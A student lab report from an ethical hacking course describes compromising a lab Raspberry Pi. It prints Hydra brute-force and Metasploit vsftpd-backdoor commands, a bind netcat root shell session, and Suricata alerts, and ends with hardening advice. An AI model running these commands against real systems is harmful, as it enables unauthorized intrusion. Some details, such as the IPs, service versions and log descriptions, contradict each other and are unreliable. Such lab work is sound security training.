

Professor Frank Tuzi

04/19/2026

CSCN345 Ethical Hacking and Penetration Testing: Raspberry Pi Infiltration

Abstract

This report explains the process of the Penetration Testing Experiment. The project objective was to set up an Ubuntu vulnerable system with an Intrusion Detection System (IDS) deployed on a Raspberry Pi watching for security events. Using Kali Linux, the Pi was attacked and root privileges were gained, while the IDS was notifying and reporting these. By running this controlled hack with Kali Linux, insight was gained about offensive and defensive behaviors in Cybersecurity. The experiment demonstrated how attackers actions, such as scanning and enumerating a network, are detected and logged by an IDS. As a result, common attack methodologies, system vulnerabilities, and detection strategies were strengthened. This further increases knowledge for aspiring Cybersecurity professionals, allowing one to see all of the different things to take into consideration while doing an attack.

First Attack

A vulnerable web server monitored by Suricata our Intrusion Detection System (IDS) were both configured. From an attacking machine running Kali Linux, an Nmap scan was executed to identify intentionally vulnerable ports, which were purposely left open for testing purposes. The scan printed results to a log file, which gave information needed to deploy a brute force password sprayer (Hydra) and successfully gain admin access. Throughout this process, the IDS displayed alerts of a potential attack on the Pi’s system.

Table 1

System Specifications of Raspberry Pi

Component	Detail
Device	Raspberry Pi 5
Operating System	Ubuntu 25.10
IP Address	172.20.10.8
Services	Dang Web Server, Port 80
IDS	Suricata

Attacker Environment

The attacking platform was Kali Linux, a Debian-derived distribution specifically designed for digital forensics and penetration testing. This machine was used to scan, enumerate, exploit, and perform post-exploit scripts on the Raspberry Pi.

Table 2

System Specifications of Kali Linux Machine

Component	Detail
Operating System	Kali Linux (Latest Rolling Release)
Machine	Windows Subsystem for Linux
IP Address	172.20.10.2
Primary Toolset	Nmap, and Hydra

The network topology was kept simple: both the attacker machine and the target Raspberry Pi were connected to the same switch on the isolated network.

Overview of Attack

1. Initial Scan

The Nmap (Network Mapper) tool was used to perform an aggressive port scan on the target IP address to discover open ports and running services.

The command executed was:

```
nmap 10.104.91.81 -sV -A -F
```

Figure 1

Results of the first Network Mapper Scan

```
(kali@dalaptop)-[~]
$ nmap 172.20.10.8 -sV -F
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 15:14 -0400
Nmap scan report for 172.20.10.8
Host is up (0.022s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 10.0p2 Ubuntu 5ubuntu5.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.64 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
```

The results from the Nmap scan revealed several open ports, notably:

- **Port 21 (TCP):** vsftpd (file transfer)
- **Port 22 (TCP):** SSH (Secure Shell)
- **Port 80 (TCP):** HTTP (Web Server)

2. Password Spraying (Hydra)

Hydra is an open-source password cracking tool that works by rapidly sending a large volume of login requests to a target website. It evaluates each response against a user-defined error message, and when a tested credential produces a different result it flags that password as valid. When the scan was run, the resulting password was gleaned.

Figure 2

Results of the hydra scan performed against the vulnerable website

```
(kali@dalaptop)-[~]
$ hydra -l admin -P password 10.104.91.81 http-post-form \
/login.php:username='USER'&password='PASS'&login=login:F:login failed"
Hydra v2.6 (C) 2022 by van Hauser/THC & David Rieja - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-15 16:55:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:/p:1), ~1 try per task
[DATA] attacking http-post-form://10.104.91.81:80/login.php:username='USER'&password='PASS'&login=login:F:login failed
[+] (http-post-form) host: 10.104.91.81 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-15 16:55:29
```


3. Post Exploitation

The valid passwords were then used to gain access to the vulnerable server. Once access

was obtained a common command injection process that involved exiting the SQL code, using a semicolon, was used. Finally, an attack called Local File Inclusion was performed, meaning that files that would not typically be available were made available.

Figure 3

Revealing the contents of /etc/passwd



Conclusion

Although the web server was compromisable, root access was not able to be obtained through this exploit. Due to the fact that the entire penetration test is attempting to compromise this Pi, by gaining root privilege, another attack vector must be used.

Second Attack

For the second attack a vulnerable file transfer protocol (vsftpd 2.3.4) was hosted, allowing root privileges. Suricata was set up, directed internally, to check for incoming

suspicious activity, allowing the network to be monitored throughout the attack, logging all of the scans done. From this attack strategy was used:

Nmap (Open Ports) → OSINT (Find Vuln) → Metasploit (Gain Shell)

Attacker Environment

The same attacker environment was used for this attack, with the exception of using different tools such as nmap, metasploit, and searchsploit.

Outline of Attack

The output shown, in Figure 4, reveals that the Raspberry Pi has a service running, which was vsftpd (Very Secure File Transfer Protocol Daemon) version 2.3.4. Upon further investigation, this protocol version specifically is known to have a backdoor, and grants root privileges once exploited, through a C backdoor placed by an unknown intruder. When investigating the source code found on Pastebin for this version (<https://pastebin.com/AetT9sS5>), at line 37-41 there is a field that checks for the login “:””, and if found, this login automatically grants root privileges. This vulnerability will then be used to get a shell on the target, allowing further exploitation to begin.

Walkthrough of Attack

1. Initial Scanning of Target

Figure 4

Depicts the results of the nmap scan performed against the target, depicting the service targeted

```
(kali@dalaptop)-[~]  
$ nmap 172.20.10.8 -sV -F  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 15:14 -0400  
Nmap scan report for 172.20.10.8  
Host is up (0.022s latency).  
Not shown: 97 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.5  
22/tcp    open  ssh      OpenSSH 10.0p2 Ubuntu 5ubuntu5.1 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.64 ((Ubuntu))  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
```

2. Researching vsftpd 2.3.4 exploit

Using resources found on the internet, through the process of OSINT, an article was discovered that gave a complete walkthrough of this vulnerability and how to exploit it. See Reference 1.

3. Searching for Exploit (Searchsploit)

Figure 5

Using searchsploit to find the correct vulnerability, and its associated command

```

kali@daLaptop: ~
x  vsftpd
x  suricata
x  Windows PowerShell
x  +
x  -
x  □
x  ×

Get:1 http://http.kali.org/kali kali-last-snapshot/main amd64 libxml2-utils amd64 2.15.1+dfsg-2+b1 [123 kB]
Get:2 http://kali.download/kali kali-last-snapshot/main amd64 exploitdb all 20260304-0kali1 [30.2 MB]
Fetched 30.3 MB in 11s (2,882 kB/s)
Selecting previously unselected package libxml2-utils.
(Reading database... 118594 files and directories currently installed.)
Preparing to unpack ../libxml2-utils_2.15.1+dfsg-2+b1_amd64.deb...
Unpacking libxml2-utils (2.15.1+dfsg-2+b1)...
Selecting previously unselected package exploitdb.
Preparing to unpack ../exploitdb_20260304-0kali1_all.deb...
Unpacking exploitdb (20260304-0kali1)...
Setting up libxml2-utils (2.15.1+dfsg-2+b1)...
Setting up exploitdb (20260304-0kali1)...

(kali@daLaptop)~[~]
$ searchsploit vsftpd

-----
Exploit Title | Path
-----
vsftpd 2.0.5 - 'CMD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py

-----
Shellcodes: No Results

(kali@daLaptop)~[~]
$

```

4. Using Backdoor (Metasploit Backdoor)

Figure 6

Using Metasploit to exploit the vulnerability

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[!] 172.20.10.8:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Started bind TCP handler against 172.20.10.8:4444
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[+] 172.20.10.8:21 - Backdoor has been spawned!
[*] Started bind TCP handler against 172.20.10.8:4444
[*] Command shell session 1 opened (172.22.218.145:33025 -> 172.20.10.8:4444) at 2026-04-16 22:46:49 -0400

ls
AUDIT
BENCHMARKS
BUGS
COPYING
COPYRIGHT
ChangeLog
EXAMPLE
FAQ
INSTALL
LICENSE

```


Conclusion

This was a successful attack vector, as a root shell on the target system was gained. Since this has been accomplished, post-exploitation can begin, meaning moving from enumerating services, to executing scripts (such as cron jobs), deleting or adding files, and impacting the end

user's machine. To depict that this machine was compromised a file was created called "HACKERWASHHERE".

Figure 7

The file that was created on the Pi through the root shell gained through vsftpd vulnerability, screenshot from inside of the Raspberry Pi



Suricata

On our Raspberry Pi an Intrusion Detection System was configured that will watch the incoming traffic. This IDS was set in place so that the alerts that showed up, as a result of the scans and exploits happening, will be logged and reviewed.

Figure 8

The Suricata configuration file that was set as the Pi's IP address

```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[172.20.10.8/28]"
```

Suricata Log

Figure 9

The Log File of Suricata after the attack

```

04/16/2026-19:09:32.726964 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:32.726964 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:32.726964 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:32.726964 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.280673 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.290604 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-19:09:33.290604 [**] [1:2013504:6] ET INFO GNU/Linux APT User-Agent Outbound likely related to package management [**] [Classification: Not Suspicious Traffic] [Priority: 3] {TCP} 10.104.91.81:43782 -> 91.189.92.28:80
04/16/2026-22:08:51.468894 [**] [1:2035066:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp.com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 10.104.91.81:43508 -> 10.254.187.254:53
04/16/2026-22:08:51.468894 [**] [1:2035066:4] ET INFO Observed Discord Domain in DNS Lookup (discordapp.com) [**] [Classification: Misc activity] [Priority: 3] {UDP} 10.104.91.81:43508 -> 10.254.187.254:53
04/16/2026-22:08:51.531615 [**] [1:2035066:3] ET INFO Observed Discord Domain (discordapp.com in TLS SNI) [**] [Classification: Misc activity] [Priority: 3] {TCP} 10.104.91.81:39578 -> 162.159.135.233:443
04/16/2026-22:27:57.883433 [**] [1:2180498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 172.20.10.8:6200 -> 172.20.10.2:49161
04/16/2026-22:27:57.256898 [**] [1:2218016:2] SURICATA STREAM CLOSMWAIT FIN out of window [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 172.20.10.2:49161 -> 172.20.10.8:6200
04/16/2026-22:27:57.261860 [**] [1:2218016:2] SURICATA STREAM CLOSMWAIT FIN out of window [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 172.20.10.2:49161 -> 172.20.10.8:21
04/16/2026-22:46:45.160438 [**] [1:2180498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 172.20.10.8:6200 -> 172.20.10.2:49159

```

Analysis Suricata Log

The analysis of this log shows the power of an IDS. Upon further inspection, this log file reveals that the entire attack was being recorded via the log files of Suricata. At the top of Figure 9 there is a repeated ICMP Echo ping, which is part of an Nmap scan performed by the attacker. The highlighted blue portion displays that the IDS notices that this user exploited a system and was able to gain root access. The highlighted yellow portion shows the port that the attacker was targeting, port 6200, which was running our vulnerable service. Additionally, the highlighted orange shows the attacker's IP address.

Conclusion of Suricata

For any network, network administrators should be running an intrusion detection system, and should be regularly checking the log files. This is demonstrated through the analysis of the projects' log files. This is because if the network administrator were to check these in the midst of these attacks, the admin could easily have blocked this IP address, effectively hindering many of the vulnerabilities found in the system.

Analysis of Findings

The successful infiltration of the Raspberry Pi shows the necessity of updating software, maintaining best security practices, and analyzing log files can be to a network. These vulnerabilities were vital in the attack of the system, therefore, they must be approached from a security mindset.

First Vulnerability: Website Allowing Unlimited Password Retries

This key vulnerability granted access to the website administrator board, and allowed attacking the website in many different facets, such as Local File Inclusion, allowing access to files on the machine that was being attacked.

Key Vulnerability: vsftpd ‘:)’ Login

Version 2.3.4 of “vsftpd” includes a vulnerability that allows anyone to login as root with ‘:)’ was fatal, as once this can be accessed through a backdoor, the attacker has full compromise of the service, allowing any different post-exploitation scripts to be used.

Implication of Compromise

With root access, an attacker could:

- Install malware or ransomware.
- Use the device as a pivot point for attacking other internal network devices.
- Exfiltrate any data stored on the device.
- Disable security measures (e.g., firewall, security updates).

Mitigation and Recommendations

Based on the findings, the following actions are strongly recommended to secure the target Raspberry Pi and similar embedded systems.

Immediate Actions

- **Disable or Update vsftpd:** Immediately update this outdated service, as this compromises the whole system.
- **Change default username and password:** Change the default username and password for webserver hosted on the Pi. This allowed us to access local files on the system.

System Hardening

- **Remove Unnecessary Services:** Review and disable any services (HTTP, FTP, etc.) that are not essential for the device's function.
- **Update Software:** Updating the software of a system can be a vital component of maintaining a secure system. The command `sudo apt update && sudo apt upgrade` should be run regularly.
- **Configure Firewall:** Implement and configure a firewall (e.g., `ufw`) to deny all incoming traffic by default, only allowing traffic explicitly required for the device's function.

Conclusion

The penetration test of our Raspberry Pi was successful, and exposed many vulnerabilities that need to be fixed. The key vulnerability was a vsftpd exploit that allowed the attacker to gain root shell access, granting access to every file, change cron jobs, or establish persistence within that system, meaning that when or if the system got rebooted the attacker could still have access to the system.

This project provided real-world hands-on experience with ethical hacking tools (Kali Linux, Nmap, Metasploit) and reinforced the critical importance of defensive security measures. The findings serve as a practical example of how fundamental security oversights can lead to full system compromise and underscore the need for a "security-first" approach in system administration. The knowledge gained from the attacks and logs shown from this project are a needed example of what could happen to systems lacking proper security configurations.

This penetration test was vital for understanding how these attacks work. The main cause of this was due to the Suricata IDS that was watching the full attack happening, showing the necessity of having an IDS watching a system. The process of watching the network and spotting the attacks would have been a crucial step in stopping this attack before root privileges were gained. This project was a vital part of understanding the motivations behind attacks, defensive strategies, and vulnerability exploitation.

Tools used

These are the tools that were used throughout this attack, the descriptions of what they did, and how they were specifically helpful during this penetration test.

Table 3

Tools Used in Project

Tools	Operation
Nmap	Scanning tool, used for port, version, and host discovery scanning
Metasploit	Hacking framework to give tools
Kali Linux	Operating System designed for penetration testing
vsftpd	Very Secure File Transfer Protocol Daemon, vulnerable version that was exploited (v2.3.4)
DVWA	Dang Vulnerable Web Application, intentionally vulnerable website, used for practicing web hacking
Hydra	Used a wordlist (rockyou.txt) to spray passwords at the DVWA

References

Reference 1:

Alsaifi, M. (n.d.). *Exploiting the vsftpd 2.3.4 backdoor vulnerability on metasploitable*. Medium.
<https://medium.com/@marwan.alsaifii/exploiting-the-vsftpd-2-3-4-backdoor-vulnerability-on-metasploitable-035f75dcb34c>

Reference 2:

Hacking Tutorials. (2022, February 3). *Exploiting vsftpd V2.3.4 on metasploitable 2*.
<https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>

Reference 3:

Only in vsftpd-2.3.4: Access.oonly in vsftpd-2.3.4: Ascii.oonly in vsftpd-2. Pastebin. (n.d.).
<https://pastebin.com/AetT9sS5>